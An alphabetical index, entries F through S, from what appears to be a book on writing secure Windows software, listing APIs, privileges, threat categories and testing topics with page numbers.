Flake, Halvar, 140
floating-point arithmetic, 620
FoldString function, 450
foreign languages. *See* languages other than English, Unicode regular expression issues
format string bugs, 147–52
forms-based authentication, 110–11
<FRAME SECURITY> attribute, 426–27
FTP (File Transfer Protocol), as example of firewall-unfriendly application, 471
function calls, checking returns, 624–25
FunLove virus, 209
FXCop tool, 539–40

G

Gabrilovich, Evgeniy, 382
games, multiplayer, protecting from attack, 9
Garg, Praerit, 86
Garms, Jason, 86
GetCurrentProcessID function, 263
GetCurrentThreadID function, 263
GetFileType function, 681
GetKeyHandle function, 277
GetLocalTime function, 264
gets function, 163, 715
GetServerBlanket function, 508
GetServerVariable function, 154
GetStringTypeEx property, 449
GetTickCount function, 263, 621
GetUnicodeCategory method, 449
Gflags.exe tool, 587
global data LSA secret, 312
Gontmakher, Alex, 382
Gramm-Leach Bliley Act (GLBA), 646

H

Hailstorm tool, 587
Hal.dll file, 668
handles, security issues, 670. *See also* context handles
hardware, system data as basis for cryptographic keys, 316–20
hardware devices, identifying as part of security testing process, 571
hashing
  creating salted hashes, 302–3
  overview, 116–17
  role of PKCS #5, 303–4
  verifier overview, 301
HEAD request, 6
Health Information Portability Accountability Act (HIPAA), 646
heap overruns
  HeapOverrun.cpp file, 140–44
  overview, 138–40
HeapAlloc function, 322
HeapCreate function, 322
HeapOverrun.cpp file, 140–44
HeapSize function, 322
Help files, 420–21
hexadecimal escape codes, 378
hiring employees
  qualities to look for in security employees, 16–17
  security questions to ask during interviews, 33–34
hisecdc security template, 608, 609
hisecws security template, 608, 609
Hoglund, Greg, 169

honeypots, 5
HTML escape codes, 381
HTML files
  building malicious test code, 600–602
  forcing into zones, 425–26
  mark of the Web, 425–26
  vulnerability to XSS attacks, 418
HTML Help files, 420–21
HTML tags
  embedding scripts in, 428–29
  vulnerability, 428–29, 430
HTMLEncode method, 422
HTTP 1.0 protocol, 110
HTTP requests
  ascertaining data structures, 573
  identifying as part of security testing process, 571
  REFERER header, 432–33
  trust issues, 432–33
HTTP server port, 6
HTTP-based server applications, testing, 589–92
HttpGetClientProtocol class, 590
HttpOnly, as cookie option, 424–25
HttpPostClientProtocol class, 590

I

I18N. *See* internationalization issues
IAccessControl interface, 505
IBM Sendmail bug, 588
IClientSecurity interface, 505, 508
IDisposable interface, 336
IDL. *See* Interface Definition Language files, [range] attribute
ILoveYou virus, 209
ImpersonateAnonymousToken function, 678
ImpersonateDdeClientWindow function, 678
ImpersonateLoggedOnUser function, 678
ImpersonateNamedPipeClient function, 678
ImpersonateSecurityContext function, 678
ImpersonateSelf function, 678
impersonation functions, 678, 718–19
impersonation model, trusted subsystem model and, 250–51
Indexing Service, 685
INF files, 669
information disclosure threats
  attacks on secret data, 300
  error message issues, 701–5
  list of specific threats and solutions, 120–23
  mitigating, 108
  Napster filter example, 364–65
  overview, 84, 97, 98
  payroll application example, 88, 98
  as spoofing threats, 300
  testing techniques, 574, 607
information sources, 15–16
informed consent, 702–4
inheritance, security issues, 554–55
InheritanceDemand method, 553
InitializeCriticalSection function, 719
innerText property, 423
input
  checking for validity using regular expressions, 349–53
  checking for validity using string compares, 348–49
  database issues, 397–411
  defending against use in attacks, 345–47
  encoding, 422
  misplaced trust problem, 343–45, 398, 625–26
  quoting, 401–2
  role of classes in validating, 361–62
  to trust or not to trust, 342–43
  valid vs. invalid, 347–50, 391
  Web-specific issues, 413–37
installation, default, 53, 57–58
installing secure applications, 627–40
integer overflows, 620–24
integer underflows, 624
interactive desktop, role of services, 664–65
Interface Definition Language (IDL) files, [range] attribute, 483–84
interfaces
  ascertaining data structures, 573
  list of vulnerability characteristics, 572
  ranking for testing by potential vulnerability, 572
internationalization issues
  basic rules, 440
  buffer overruns, 441–42
  character set conversion, 444, 619–20
  Unicode and regular expressions, 353–58
  validating Unicode strings, 443
Internet
  as hostile environment, 4, 5–7
  Web-specific input issues, 413–37
Internet Explorer
  version 4 and dotless-IP address bug, 374–75
  version 4 security zone issue, 374–75
  version 6 HttpOnly cookie option, 424–25
  version 6 mark of the Web, 425–26
  version 6 privacy eye, 652
Internet Information Services (IIS), 6, 375–77, 667, 668
Internet Printing Protocol (IPP)
  buffer overrun vulnerability, 154–55, 210
  role in Web server defacements, 210
Internet Server Application Programming Interfaces (ISAPIs), 392, 433–36
InternetCrackURL.cpp file, 513–14
Invariant locale, 448

invasions of privacy, 642. *See also* privacy
I/O Manager, 672
I/O request packets, 672, 673–74
IObjectWithSite interface, 513
IoCreateDeviceSecure function, 669
IP addresses, why not to embed in application layer, 473
IP protocol. *See* IPv6
IP restrictions, 202–3, 205
IPSec
  authentication methods dialog box, 280
  as authorization mechanism, 116
  support for authentication, 113
IPv6, 455, 456, 474–75
IRP (I/O request packet) cancellation, 673–74
ISAPIs (Internet Server Application Programming Interfaces), 392, 433–36
IsBadCodePtr function, 721
IsBadExtension function, 348
IsBadHugeReadPtr function, 721
IsBadHugeWritePtr function, 721
IsBadReadPtr function, 721
IsBadStringPtr function, 721
IsBadWritePtr function, 721
IsCallerInRole method, 201
ISerializable interface, 558–59
IsNLSDefinedString function, 443
ISO 17799, 36–37
isolated storage
  when not to use, 560
  when to use, 559–60
IsValidDomain function, 514

J

JettisonPrivs.cpp file, 246–47
JScript
  encrypting and decrypting messages, 282
  eval() function, 431–32
  regular expression example, 360

K

KeAcquireSpinLock primitive, 670
Kerberos
  authentication, 112
  remote procedure calls and, 488
kernel mode
  buffer-handling issues, 671–73
  handles and, 670
  high-level security issues, 669
  overview, 668
  symbolic links and, 670
key streams. *See* stream ciphers
keyed hashes
  common mistakes, 291
  creating, 291–94
  MAC.cpp file, 292–94
  overview, 290
keys. *See* cryptographic keys
Klaus, Christopher W., 95
Knuth, Donald, 260
Kohnfelder, Loren, 86

L

languages other than English, Unicode regular expression issues, 353–58
laptops
  and cryptographic keys, 320
  security concerns, 320
LB_GETTEXT message, 718
LB_GETTEXTLEN message, 718
LCMapString function, 443
LDAP sources, identifying as part of security testing process, 571
least privilege concept
  debugging issues, 251–58
  good reasons for running with, 208–10
  installation issues, 628–30
  as mitigation technique, 118
  overview, 60–62, 118, 207–8
  storing user data, 678–79
legislation, privacy, 643–46
linear congruential function, 260–61, 262
link demands, 551
LinkDemand example, 551–52
Linkd.exe file, 686
Linux
  device name issues, 373, 387
  symbolic-link vulnerabilities, 366
Litchfield, David, 147
LoadLibrary function, 717
LoadLibraryEx function, 717
LoadUserProfile function, 306
local accounts, 503, 665, 666, 667
local Active Directory, 688
local administrators group
  object ownership in Windows XP and later versions, 217
  when not to use, 60–62
local data LSA secret, 312
local files, vulnerability to XSS attacks, 418–20
local procedure calls (LPCs), identifying as part of security testing process, 571
Local Security Authority (LSA)
  LsaRetrievePrivateData function, 221, 307, 312
  LsaStorePrivateData function, 221, 222, 307, 312, 315
  overview, 221–22, 312
  removing privileges, 245
  role of DPAPI, 223, 312

sample C++ code for handling secrets, 313–15
in Windows .NET Server 2003, 245
locales, 448
LocalRPC (LRPC), 497, 498
locking. *See* spin locks
logging
as authorization mechanism, 117
and BindDemoServer example, 462
overview, 693–94
long filenames, 367–68
long passwords, allowing, 690
lpApplicationName parameter, 676, 677
lpCommandLine parameter, 676, 677
LSA. *See* Local Security Authority
LSA_HANDLE object, 530
LsaRetrievePrivateData function, 221, 307, 312
LsaStorePrivateData function, 221, 222, 307, 312, 315
lstrcat function, 714
lstrcpy function, 714
lstrcpyn function, 714
LVM_GETISEARCHSTRING message, 717

M

MAC.cpp file, 292–94
machine data LSA secret, 312
Macintosh OS X, vulnerability, 365
MACs (message authentication codes)
as authorization mechanism, 117
SSL/TLS and, 115
mailing lists, 15
mailslots
identifying as part of security testing process, 570
opening, 372
managed code
developer's checklist, 734–35
migrating C and C++ components to, 694
overview, 535–36
partially trusted, 556–57
protecting secret data, 329–36
regular expressions overview, 359–60
restricting method access, 554–55
management, selling security idea to, 8–11
MandrakeUpdate application, 682
_mbccpy function, 715
_mbscat function, 714
_mbscpy function, 714
_mbsdec function, 715
_mbsinc function, 715
_mbslen function, 715
_mbsnbcat function, 714
_mbsnbcpy function, 714
_mbsncat function, 715
_mbsncpy function, 715
_mbsnextc function, 715
_mbsnset function, 715
_mbsrev function, 715
_mbsset function, 715
_mbsstr function, 715
_mbstok function, 715
MD5 hash function, 301
Meltzer, David, 530, 532
memcpy function, 714
memory
allocated by drivers, 670
cleaning out dynamic buffers, 322
compiler optimization and, 322–26
encrypting secret data, 326–27
keeping secret data in, 321–28
locking to protect data, 327, 328
starvation DoS attacks and, 529–30
Memory Descriptor List (MDL), 672
message authentication codes. *See* MACs
message digests, 301
MessageBox function, 664–65
metacharacters, 586
Microphone, identifying as part of security testing process, 571
Microsoft Corporation
Allchin e-mail, 14
Microsoft Security Response Center, 127
Secure Windows Initiative, 26, 51–54
Windows 2000 test site, 6
Windows Security Push, 26, 28, 128
Microsoft IDL (MIDL) compiler, /robust switch, 483, 581
Microsoft .NET. *See also* common language runtime
checking assemblies with FxCop, 539–40
code access security elements, 537–39
protecting secret data, 329–36
role of delegates, 558
XCOPY deployment, 329
Microsoft Passport, 111
Microsoft RPC, 477
Microsoft Telnet server, 680
Microsoft Visual Basic, 201
Microsoft Visual Basic .NET, 359, 360–61
Microsoft Visual C++. *See* C and C++ programming languages
Microsoft Visual C++ .NET, GS option, 167–70
mistakes, learning from, 44–45, 54–56
mitigating threats, techniques
auditing, 117
authentication, 109–14
authorization, 114–15
digital signatures, 116–17
encryption, 116–17

mitigating threats, techniques, *(continued)*
filtering, 118
hashes, 116–17
least privilege, 118
MACs, 116–17
privacy enhancement, 115–16
quality of service, 118
tamper resistance, 115–16
throttling, 118
Mitnick, Kevin, 473
mixing code and data, 67
MmProbeAndLockPages function, 671
Morris, Robert T., 127
motives, defined, 87
MoveFile function, 716, 721
MS-DOS, device name vulnerability, 365
MultiByteToWideChar function, 153, 440, 444, 445, 620, 715
multiplayer games, protecting from attack, 9
multiplexing applications, 472
mutated data. *See* data mutation
mutexes, 681
mutual authentication, 488
My Computer zone, 419
MyToken.cpp file, 227–30

N

named objects, 680–81
named pipes
identifying as part of security testing process, 571
identifying where data comes from, 573
opening, 372
testing of applications, 592
names, as security issue, 363–96. *See also* canonicalization
name-squatting, 716
naming of devices, 372–73
Napster, bypassing filters as canonicalization example, 364–65
NAT (network address translation), 473
.NET Framework roles, 199–201. *See also* Microsoft .NET
NetApi32 calls, 720–21
NetBIOS
identifying as part of security testing process, 570
identifying where data comes from, 573
network address translation (NAT), 473
network bandwidth attacks, 532
network protocol analyzers, 88
network protocols, remote procedure calls and, 481–82
Network Service account, 665
networks, API issues, 720–21
Newsham, Tim, 147
NLS. *See* Windows National Language Support
normalizing Unicode strings, 450
notice tenet, Safe Harbor Principles, 644
NTBugTraq, 15
Ntdsapi.dll file, 488
NTFS alternate data streams, 368, 369
NTFS file system, support for directory junctions, 686–87
NTLACL.cpp file, 181–84
NTLM authentication, 112
Ntoskrnl.exe file, 668
NTStrsafe.h file, 668
NULL DACLs, 195–99

O

obfuscation, as security test, 660
object creation mistakes, 679–81
object owners, 217
<OBJECT> tag, 593–95
ObReferenceObjectByHandle function, 670
OffByOne.c example, 136–38
Oh.exe tool, 587
ONC. *See* Open Network Computing
online trust programs, 645, 646
onward transfer tenet, Safe Harbor Principles, 644
Open Network Computing (ONC), defined, 477
Open Software Foundation (OSF), 479
OpenDesktop function, 665
OpenFileByID function, 494
OpenProcessToken function, 230
OpenWindowStation function, 665
operating systems. *See also* Windows operating system
denial of service (DoS) threats, 517–21
role in security handling, 674
output, encoding, 422
Own3d (hacker slang), 13
owners, object, 217

P

P3P (Platform for Privacy Preference Project), 652, 653–56
pack function, 583
packages, signing, 639
packet privacy and integrity, remote procedure calls and, 489–90
Pagefile.sys file, 300
paging, preventing, 327, 328
paper trails, 660
partially trusted code, 556–57
passwords. *See also* secret data
in aftermath of software installation, 630
embedding in code, 692
as information disclosure issue, 701
keeping them secret, 301–5

long, allowing, 690
measuring effective bit size, 270–72
role of PKCS #5, 303–4
storing in registry, 337
using to derive cryptographic keys, 269–72, 304
weaknesses in, 269–72
path analysis, 95–96
PATH environment variable, avoiding, 385
path names, using in full, 385–86
payroll application example
analyzing specific threats, 98–102
data flow diagrams, 77, 79, 81
list of components, 82–83
mitigating threats, 118–19
tables describing threats, 98–102
threat tree overview, 88–90
threat trees illustrated, 89, 102–4
peer reviewing code, 44, 617
Performance Monitor, role in security testing, 587–88
Perl
CSSInject.pl file, 605
ExerciseArgs.pl file, 598–99
invoking taint (-T) option, 349, 350
pack function, 583
regular expressions overview, 358
role in testing HTTP-based server applications, 589–92
role in testing sockets-based applications, 589
security testing for scripting attacks, 604–5
security testing SOAP services, 602–3
SmackPOST.pl file, 589–90
SmackQueryString.pl file, 590
TCPJunkServer.pl file, 606
testing clients with rogue servers, 606
testing file-based applications, 596
testing HTTP-based server applications, 589–90
testing registry-based applications, 596–97
TestSoap.pl file, 602–3
permissions
assembly requirements, 542–45
asserting, 545–47, 548, 549–50
declarative, 543, 545
demanding, 547, 548, 550–52
FileIOPermission, 543, 544
imperative, 545
optional, 544–45
role in SQL Server, 203
server-specific, 115
unmanaged code and, 548
unneeded, 544
PermitOnly method, 550
personally identifiable information (PII), 643
perturbing data to test security, 575–87
Phone application example, 480, 484, 486–87, 488
Ping of Death, 518
pipe bomb bug, 588
PKCS #5 standard, 303–4
Platform for Privacy Preference Project (P3P), 652, 653–56
Plug and Play, role in deriving cryptographic keys, 316–20
PnP. *See* Plug and Play, role in deriving cryptographic keys
pointers, reviewing code, 625
policy reference files, 654
port 80, 6
ports
binding sockets, 456-57
scanning, 6, 469
predictable cookies, 436–37
primitives, serialization, 670–71
PrincipalPermission class, 200
principals, 200–201
printf family of functions, 714–15
privacy
annoying invasions, 642
benefits of team organization, 647–48
building infrastructure, 647–48
for client-side applications, 656–58
defined, 116
exploring user preferences, 652–62
major legislation, 643–46
malicious invasions, 642
policy statement, 651–52, 654
review template, 651
role in application development process, 649–52
role of advocate, 648
role of Chief Privacy Officer, 648
vs. security, 646–47
specification template, 650–51
then and now, 641
trust and, 641–42
U.S. Federal laws, 646
privacy advocate, 648
private data LSA secrets, 312
private information. *See* secret data
private keys, 280
PrivilegeCheck function, 233
privileges
access control list issues, 220–21
accounting for in administrator's token, 223–48
allowing less-privileged accounts to run applications, 233–34
as authorization mechanism, 114
debugging least-privilege issues, 251–58

privileges, *(continued)*
  determining what's appropriate, 223–48
  determining which ones are required, 232–33
  elevation of privilege threats, 85, 98, 101, 108
  finding in Windows application example, 224–26
  flowchart for investigating potential failures, 255
  JettisonPrivs.cpp file, 246–47
  overview, 211–12
  reasons for requiring administrative access, 220–22
  reasons that applications require elevated privileges, 220–22
  removing permanently when unneeded, 243–47
  SeAssignPrimaryTokenPrivilege issues, 217, 218
  SeBackupPrivilege issues, 212–15
  SeChangeNotifyPrivilege issues, 218
  SeDebugPrivilege issues, 215–16
  SeIncreaseQuotaPrivilege issues, 217, 218
  SeLoadDrivePrivilege issues, 217
  separating, 61–62
  SeRemoteShutdownPrivilege issues, 217
  SeRestorePrivilege issues, 215
  SeTakeOwnershipPrivilege issues, 217
  SeTcbPrivilege issues, 216
  solving elevated privilege issues, 222–23
  vs. tokens and SIDs, 218–20
  when not to use, 60–62, 118
  WOWAccess.cpp file, 212–14
ProbeForRead function, 671, 672
ProbeForWrite function, 672
product features, whether to enable by default, 58
profiles, roaming, 560
profiling, 527–29
Program Files directory, 678–79
programming languages, remote procedure calls and, 478
programs. *See* code; secure applications; software
progressive disclosure, 704–5
promiscuous mode, 88, 89
ProtectKey.cpp file, 277–79
protocols. *See also* TCP protocol; User Datagram Protocol
  DCOM and, 501
  reasons not to multiplex applications, 472
  sequences for remote procedure calls, 499
Public Key Cryptography Standard (PKCS) #5, 303–4
pushes, security, 45–46

Q

QoS. *See* quality of service, as authorization mechanism
quality of service, as authorization mechanism, 118
QueryPerformanceCounter function, 264
quotas, resource, 530–31
quotation marks ("), 422, 677
quoting input, as remedy for database attackers, 401–2

R

RADIUS (Remote Authentication Dial-In User Service), 114
rand function, 260–62
random data, as security testing tool, 578–84
random numbers
  creating salted hashes, 302–3
  cryptographically random, 262–68
  generating with CryptGenRandom function, 262–68
  generating with rand function, 260–62
  in managed code, 262–69
  predictable, 260–62
[range] attribute, 483–84
RASQ (relative attack surface quotient), 611–13
RC4Test.cpp file, 285–87
ReadFileByID function, 494
read-only access, 679
real names, embedding in code, 692
recv function, 720
REFERER header, 432–33
Regex++, 360
registry
  ACLs and, 172–73
  flowchart for investigating potential access failures, 256
  identifying as part of security testing process, 571
  identifying where data comes from, 573
  levels of security need, 337, 338, 555–56, 629–30
  security testing applications, 596–97
  storing passwords in, 337
  usage by SafeQuery example, 409–10
  ways to store sensitive data, 337, 338, 555–56
RegMon tool, 254, 256
RegQueryValueEx function, 173
regression bugs, 12
regular expressions
  C++ overview, 360–61
  C# example, 359
  CAtlRegExp class, 360–61
  finding data vs. validating data, 352–53
  as input validation tool, 349–53
  managed C++ example, 359–60
  managed code overview, 359–60
  Perl overview, 358
  restricting allowable filenames, 383–85
  in scripts, 360
  Unicode and, 353–58
  Visual Basic .NET example, 359
relative attack surface quotient (RASQ), 611–13

Remote API (RAPI), identifying as part of security testing process, 571
Remote Authentication Dial-In User Service (RADIUS), 114
Remote Desktop Users SID, 193–94
remote procedure calls (RPCs)
  as authorization mechanism, 116
  as C and C++ technology, 478
  compiling code, 479–80
  context handles vs. access checks, 492–93
  creating applications, 479–80
  DCE (Distributed Computing Environment) variant, 477
  developer's checklist, 733
  history, 477
  how applications communicate, 481–82
  identifying as part of security testing process, 571
  identifying where data comes from, 573
  Kerberos support, 488
  list of possible security setting levels, 485
  multiple RPC servers in single processes, 497–99
  ONC (Open Network Computing) variant, 477
  overview, 477, 478–79
  performance issues, 489
  Phone application example, 480
  potential security threats to, 482
  relationship to DCOM, 477, 499
  requiring authenticated connections, 484–89
  role of security callback functions, 495–97
  role of strict context handles, 491–92
  security best practices, 482–99
  testing applications, 592
  testing performance characteristics, 489
  vulnerabilities, 477–78
reproducibility, as DREAD category, 93
repudiation threats
  list of specific threats and solutions, 120–23
  mitigating, 108
  overview, 84, 98
  testing techniques, 574
res: protocol, 420–21
reserve names, 372–73
resources
  finding in Windows application example, 224
  names as security issue, 363–96
  starvation DoS attacks, 530–31
Restrict.cpp file, 238–39
reusable components, 345, 689
roaming profiles, 560
/robust MIDL switch, 483, 581
rogue servers, 606
role-based security
  COM+ roles, 201
  .NET Framework roles, 199–201
  overview, 199
root (hacker slang), 13
rootsec security template, 608
RoundTrip.cpp file, 445–47
routers, vs. firewalls, 470
RpcBindingInqAuthClient function, 486–87, 488
RpcBindingSetAuthInfo function, 484–85, 486, 489, 495
RpcBindingToStringBinding function, 497
RpcEpRegister function, 498–99
RpcImpersonateClient function, 494, 678
RPCs. *See* remote procedure calls
RpcServerRegisterAuthInfo function, 486
RpcServerUseProtSeq function, 497
RpcStringBindingParse function, 497
RPCSvc application, 489
RppServerRegisterIf function, 495
RppServerRegisterIf2 function, 495, 496
RppServerRegisterIfEx function, 495, 496
RSA algorithm, 26–27, 281
RSA Data Security, 301, 303

S

Safe Harbor Principles
  access tenet, 645
  choice tenet, 644
  data integrity tenet, 645
  enforcement tenet, 645
  history, 643
  notice tenet, 644
  onward transfer tenet, 644
  overview, 644
  security tenet, 645
safe string handling, 156–67
SafeQuery example, 407–11
SAFER.cpp file, 242–43
salt values, 287–88
salted hashes, creating, 302–3
sample applications, making secure, 688
SANS (System Administration, Networking, and Security) Institute, 4
SB_GETLBTEXTLENGTH message, 718
SB_GETTEXT message, 718
SB_GETTIPTEXT message, 718
scanf function, 715
Schiller, Jeffrey, 272
<SCRIPT> blocks, 417–18
scripting, ActiveX controls best practices, 511–15. *See also* cross-site scripting
SD^3, 51–54
SDDL. *See* Security Descriptor Definition Language
SDDLACL.cpp file, 186

SearchPath function, 717
SeAssignPrimaryTokenPrivilege privilege, 217, 218, 249
SeAuditPrivilege privilege, 249
SeBackupPrivilege privilege, 212–15, 249
SeChangeNotifyPrivilege privilege, 218, 249
SeCreatePagefilePrivilege privilege, 249
SeCreatePermanentPrivilege privilege, 249
SeCreateTokenPrivilege privilege, 249
secret data. *See also* passwords
  and compiler optimization, 322–26
  encrypting in memory, 326–27
  hash overview, 301
  keeping it secret, 301–5
  memory issues, 321–28
  preventing paging of, 327, 328
  protecting in managed code, 329–36
  protecting in Windows 95, 315–20
  protecting in Windows 98, 315–20
  protecting in Windows 2000, 305–11
  protecting in Windows CE, 315–20
  protecting in Windows Me, 315–20
  protecting in Windows NT, 311–15
  protecting in Windows XP, 305–11
  protection trade-offs, 338–39
  storing hashes, 301–5
  threat susceptibility, 300
  ways of attacking, 300
  ways to store, 336–38
Secret.txt file, 336–38
secure applications. *See also* code; software
  adding security to new products, 38–41
  banner strings, 667
  checklists, 169, 731–35
  cost factors in fixing vulnerabilities, 10–11
  CPU starvation attacks, 521–29
  defining default installation, 53, 57–58
  defining security goals for new products, 34–37
  denial of service (DoS) threats, 517–21
  disabling tracing and debugging before deploying ASP.NET applications, 561
  enabling product features by default, 58
  installing, 627–40
  multiplexing, 472
  profiling, 527–29
  as quality issue, 4–5, 6–7, 8
  reasons for building, 8–11
  role of threat modeling, 70–108
  SD^3, 51–54
  secure by default, 53
  secure by deployment, 53–54
  secure by design, 51–53
  security as product feature, 37–40
Secure Windows Initiative, 26, 51–54
securedc security template, 608
SecureIIS, 374
securews security template, 608
SecureZeroMemory function, 325
security
  ActiveX best practices, 509–15
  adding incremental improvements to development process, 25–26
  canonicalization issues, 363–96
  common excuses, 723–28
  common shortcomings, 23–24
  as competitive issue, 9
  as consumer issue, 9, 10
  cost factors in fixing vulnerabilities, 10–11
  DCOM best practices, 499–509
  design principles, 54–68
  designer's checklist, 729
  developer's checklist, 731–36
  as a discipline, 54–68
  documentation issues, 695–700
  fire analogy, 87
  as media issue, 9
  vs. privacy, 646–47
  as product feature, 37–40
  as quality issue, 4–5, 6–7, 8
  reasons for making a priority, 8–11
  role of testers, 567–68
  role of users, 675
  RPC best practices, 482–99
  services best practices, 663–67
  subversion as wake-up call, 11–13
  tester's checklist, 737
  threat mitigation techniques, 107–18
  trade-offs in protecting secret data, 338–39
  ways to instill consciousness, 13–19
  when to add to new products, 38–41
  where to begin, 7–13
security blanket, DCOM, 505, 508–9
security callback functions, 495–97
security code reviews
  how to deal with large applications, 617–18
  multiple-pass approach, 618
  overview, 615–16
  vs. peer reviews, 617
security comments, adding to code, 674
Security Configuration and Analysis snap-in, 630–31
Security Configuration Editor
  creating new configuration database, 631–32
  creating templates, 632–33
  overview, 627, 630–31
  SecInstall example, 633–37
Security Descriptor Definition Language (SDDL), 185–89
security descriptors (SDs), 184, 669

security identifiers (SIDs)
  accounting for in administrator's token, 223–48
  Administrator SID, 689–90
  applying deny-only attribute, 236–37
  determining which ones are required, 232–33
  list of well-known types, 188–89
  overview, 177, 184, 185
  Remote Desktop SID, 193–94
  in SetUpdateACL.cpp file, 192
  Terminal Server SID, 193–94
  vs. tokens and privileges, 218–20
security pushes, 45–46
security settings, 708–9
Security Support Provider Interface (SSPI), 112
security templates, 607–9
Security Templates snap-in, 630, 631
security tenet, Safe Harbor Principles, 645
security testing
  ActiveX applications, 592, 593–95
  building test plans from threat models, 569–605
  building tools for finding flaws, 588–605
  COM and DCOM applications, 592–93
  command line arguments, 597–600
  cross-site scripting, 604–5
  determining attack surface, 611–13
  file-based applications, 596
  finding bug variations, 609–10
  formulating test plans for attacking applications, 573–75
  vs. functional testing, 568–69
  HTTP-based server applications, 589–92
  identifying component interfaces, 570–71
  named pipes applications, 592
  overview, 47, 567
  quality of test code, 610
  ranking interfaces by potential vulnerability, 572
  registry-based applications, 596–97
  role of list of system components, 570
  role of rogue servers, 606
  role of templates, 607–9
  role of testers, 567–68
  RPC applications, 592
  setting up application monitoring first, 587–88
  SOAP services, 602–3
  sockets-based applications, 589
  techniques for denial of service (DoS) threats, 575, 576, 587
  techniques for perturbing data, 575–87
security zones. *See* zones, security
SecurityFocus, 15, 16
SeDebugPrivilege privilege, 215–16, 249
SeEnableDelegationPrivilege privilege, 249
SeImpersonatePrivilege privilege, 250–51
SeIncreaseBasePriorityPrivilege privilege, 249
SeIncreaseQuotaPrivilege privilege, 217, 218, 249
SeLoadDriverPrivilege privilege, 217, 249
SeLockMemoryPrivilege privilege, 249
SeMachineAccountPrivilege privilege, 249
semaphores, 681
send function, 720
Sendmail bug, 588
SeProfileSingleProcessPrivilege privilege, 249
SeRemoteShutdownPrivilege privilege, 217, 249
SeRestorePrivilege privilege, 215, 249
serialization
  deserializing data from untrusted sources, 562
  security issues, 558–59
serialization primitives, 670–71
SerializationFormatter permission, 562
serializing, defined, 562
Server Message Block (SMB) protocol, 63, 609
server names, as canonicalization issue, 393–94
servers
  avoiding hijacking, 456–63
  building test cases to attack, 588–605
  choosing interfaces, 464
  embedding names in code, 692
  hijacking, 456
  insecure, 63–64
  rogue-type, 606
  testing HTTP-based applications, 589–92
server-specific permissions, 115
Service account, SeImpersonatePrivilege privilege, 250
Service Control Manager (SCM), 219
services
  account guidelines, 665–67
  overview, 664
  role of Windows desktop, 664–65
  security best practices, 663–67
SeSecurityPrivilege privilege, 249
SeShutdownPrivilege privilege, 249
SeSyncAgentPrivilege privilege, 249
SeSystemEnvironmentPrivilege privilege, 249
SeSystemProfilePrivilege privilege, 249
SeSystemtimePrivilege privilege, 249
SeTakeOwnershipPrivilege privilege, 217, 249
SetBlanket method, 505, 508
SeTcbPrivilege privilege, 216, 249
SetFileSecurity function, 184
SetNamedSecurityInfo function, 184
SetProcessWindowStation function, 665
SetSecurityDescriptorDacl function, 184, 718–19
SetSecurityDescriptorGroup function, 184
SetSecurityDescriptorOwner function, 184
SetSecurityDescriptorSacl function, 184
SetThreadToken function, 678
SetThreatDesktop function, 665

setup security template, 608
SetUpdatedACL.cpp file, 192–93
SeUndockPrivilege privilege, 249
SHA-1 hash function, 301
Shannon, Claude, 270
shared data segments, 677–78
shared memory, identifying as part of security testing process, 571
ShellExecute function, 675, 717
Shimomura, Tsutomu, 473
shipping new software
  knowing when it's safe to ship, 47–48
  response process, 48
short filenames
  preventing generation of 8.3 filenames, 385
  problems with 8.3 representations of long names, 367–68
SIDs. *See* security identifiers
Simple Network Management Protocol (SNMP), 629
sinks, DCOM and, 509
SiteLock, 514–15
SmackPOST.pl file, 589–90
SmackQueryString.pl file, 590
sneaker-net, 280
SN.exe tool, 333
sniffers, 88
SNMP (Simple Network Management Protocol), 629
_snprintf function, 161–62, 714
_snwprintf function, 714
SOAP (Simple Object Access Protocol)
  code access security checks and, 553
  identifying requests as part of security testing process, 571
  security testing services, 602–3
SoapHttpClientProtocol class, 603
social security numbers, 661
sockets
  BindDemoSvr.cpp file, 457–63
  binding, 456–57
  identifying where data comes from, 573
  IP addresses and, 457
  libraries, 457
  overview, 455
  testing, 589
SO_CONDITIONAL_ACCEPT socket option, 467
SO_EXCLUSIVEADDRUSE socket option, 457, 461, 462, 463
software. *See also* code; secure applications
  common security mistakes, 23–24
  cost factors in fixing vulnerabilities, 10–11
  creating RPC applications, 479–80
  deciding which bugs to fix, 41–43
  decomposing prior to threat modeling, 74–83
  defining default installation, 53, 57–58
  defining security goals for products, 34–37
  design security principles, 54–68
  designing privacy-aware applications, 649–62
  end-of-life plans, 41
  improving development process, 25–26
  installing applications securely, 630–38
  knowing when it's safe to ship, 47–48
  limiting access to your applications, 659–60
  reasons for making secure, 8–11
  security code reviews for large applications, 617–18
  security practices during design phase, 32–43
  security practices during development phase, 43–47
  security practices during shipping and maintenance phases, 47–49
  tolerance for defects, 41–43
  tools for determining why applications fail, 251–58
  what to do about insecure features, 41
  when to add security to new products, 38–41
  whether to enable product features by default, 58
Software Restriction Policies, 241–43
Solar Designer, 139–40
special characters, 586
spin locks, 670–71
spoofing threats
  connection-based protocols and, 473–74
  connectionless protocols and, 473–74
  host-based trusts and, 473
  as information disclosure threats, 300
  list of specific threats and solutions, 120–23
  mitigating, 108
  overview, 84, 97, 473
  payroll application example, 101–2
  port-based trusts and, 473–74
  testing techniques, 574
sprintf function, 160–61, 714
SQL injection, 399, 400
SQL (Structured Query Language)
  building secure statements, 404–7
  database input issues, 398–401
SQL Server
  connecting as sysadmin, 401, 403–4
  medical access control example, 204
  permissions, 203
  and sysadmin, 403–4
  triggers, 203, 204
SQLConnection object, 409
SSL/TLS
  client issues, 437
  defined, 115
  example, 661, 662
stack overruns
  how to tell if they're exploitable, 133

- OffByOne.c example, 136–38
- overview, 129
- StackOverrun.c example, 129–36

StackGuard, 139, 167
StackOverrun.c example, 129–36
Standard Template Library (STL), 162–63
starvation (DoS attacks)
- starving CPU, 521–29
- starving memory, 529–30
- starving resources, 530–31

state, remote procedure calls and, 482
store-and-forward interfaces, identifying as part of security testing process, 571
stored procedures
- building securely, 406–7
- as database input remedy, 402–3

Stored User Names And Passwords feature, 309–11
strcat function, 714
strcpy function, 129, 156–57, 714
stream ciphers
- bit-flipping attacks, 289–96
- defined, 283
- how they work, 284
- pitfalls, 284–87
- RC4Test.cpp file, 285–87
- reusing same key, 287–89
- what they're used for, 284

streams. *See* alternate data streams
STRIDE threat categories
- formulating test plans for attacking applications, 573–75
- list of categories, 83–86

strings
- buffer overruns and, 128, 156
- common flaws, 619–20
- moving to resource DLLs, 693
- normalizing, 450
- safe handling, 156–67
- _snprintf function, 161–62
- sprintf function, 160–61
- strcpy function, 129, 156–57, 714
- strncpy function, 158–59, 619, 624, 714
- Strsafe.h file, 163–66
- Unicode multiplicity problem, 450

Strings tool, 273
StripBackslash functions, 525, 526–27, 528, 529
strlen function, 715
strncat function, 714
strncpy function, 158–59, 619, 624, 714
